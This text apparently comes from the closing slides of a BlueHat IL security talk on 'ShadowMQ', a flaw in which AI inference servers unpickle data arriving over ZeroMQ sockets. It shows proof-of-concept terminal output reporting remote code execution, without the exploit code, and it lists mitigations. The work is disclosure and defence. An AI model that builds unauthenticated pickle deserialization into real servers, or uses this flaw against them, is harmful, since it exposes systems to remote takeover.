drwx------  2 root root   60 Jan 16 14:01 tmpfukerm_y
drwx------  2 root root   40 Jan 16 13:37 tmpj35e5axg
drwx------  2 root root   40 Jan 16 13:45 tmpmhnbqe2w
drwx------  3 root root   80 Jan 16 13:59 tmpt98x5iiv
-rw-r--r--  1 root root    0 Jan 16 14:03 trt_llm_exploited_now.exploited
```

root@ip-10-10-169-76-release: /app/tensorrt_llm (ssh)

```
1},"maxBatchSizeRuntime":2048,"maxBatchSizeStatic":2048,"maxBatchSizeTunerRecommended":0,"maxNumActiveRequests":2048,"maxNumTokensRuntime":8192,"maxNumTokensStatic":8192,"maxNumTokensTunerRe
etedRequests":0,"numNewActiveRequests":0,"numQueuedRequests":0,"pinnedMemUsage":587247620,"staticBatchingStats":null,"timestamp":"01-16-2025 14:03:29.759080"}\x94Xs\x03\x00\x00{"cpuMemUsage"
ter":1.0,"microBatchId":0,"numContextRequests":0,"numCtxTokens":0,"numGenRequests":1,"numPausedRequests":0,"numScheduledRequests":1},"iter":15,"iterLatencyMS":13.420697,"kvCacheStats":{"allo
mBlocks":11736,"missedBlocks":0,"reusedBlocks":0,"tokensPerBlock":64,"usedNumBlocks":1},"maxBatchSizeRuntime":2048,"maxBatchSizeStatic":2048,"maxBatchSizeTunerRecommended":0,"maxNumActiveReq
rRecommended":0,"newActiveRequestsQueueLatencyMS":0.0,"numActiveRequests":1,"numCompletedRequests":0,"numNewActiveRequests":0,"numQueuedRequests":0,"pinnedMemUsage":587247620,"staticBatching
RECEIVING FROM PICKLE SOCKET
LOADING PICKLED OBJECT FROM SOCKET: <zmq.Socket(zmq.PAIR) at 0x7001bc326eb0>
RCE
```


```
-rw-r--r--  1 root root    0 Jan 16 17:51 trt_llm_exploited_now.exploited
```

BlueHat IL


TERMINAL
zsh - poc
(monarchenv) ~/git/llama-stack-research/Reports/monarch/poc/ python3 server.py
🔥 Starting vulnerable Monarch supervisor server...
This server has a pickle deserialization vulnerability!
Starting event loop thread
EVENT LOOP STARTED
Event loop thread started
✅ Server listening on port 50050
🎯 Waiting for incoming connections...
The server will automatically deserialize any pickle data sent as hostname...
Waiting for messages...
No messages received, still listening...
Waiting for messages...
No messages received, still listening...
Waiting for messages...
No messages received, still listening...
Waiting for messages...
No messages received, still listening...
Waiting for messages...
(base) ~/git/llama-stack-research/Reports/monarch/poc/ python3 client.py

BlueHat IL


Breaking the Copy-Paste Cycle



- Update your inference servers frequently
- Use HMAC with pyzmq sockets – have authorization
- Use safer serialization when possible (msgpack, protobuf…)
- Restrict inference servers to trusted networks by design
- Implement runtime security controls

BlueHat IL

Sound Bytes



BlueHat IL

Sound Bytes

Shadow Vulnerabilities are the worst: disputed, won't fix

AI Vendors "borrow" code that works from each other

- But, they also copy vulnerabilities

AI is mostly open source – and works with sensitive data

- It is YOUR responsibility to use AI securely, read the docs

ShadowMQ full blog

https://www.oligo.security/resources/blog

BlueHat IL

Thank you

Avi Lumelsky

avi@oligosecurity.io

@avi_lum

OLIGO

BlueHat IL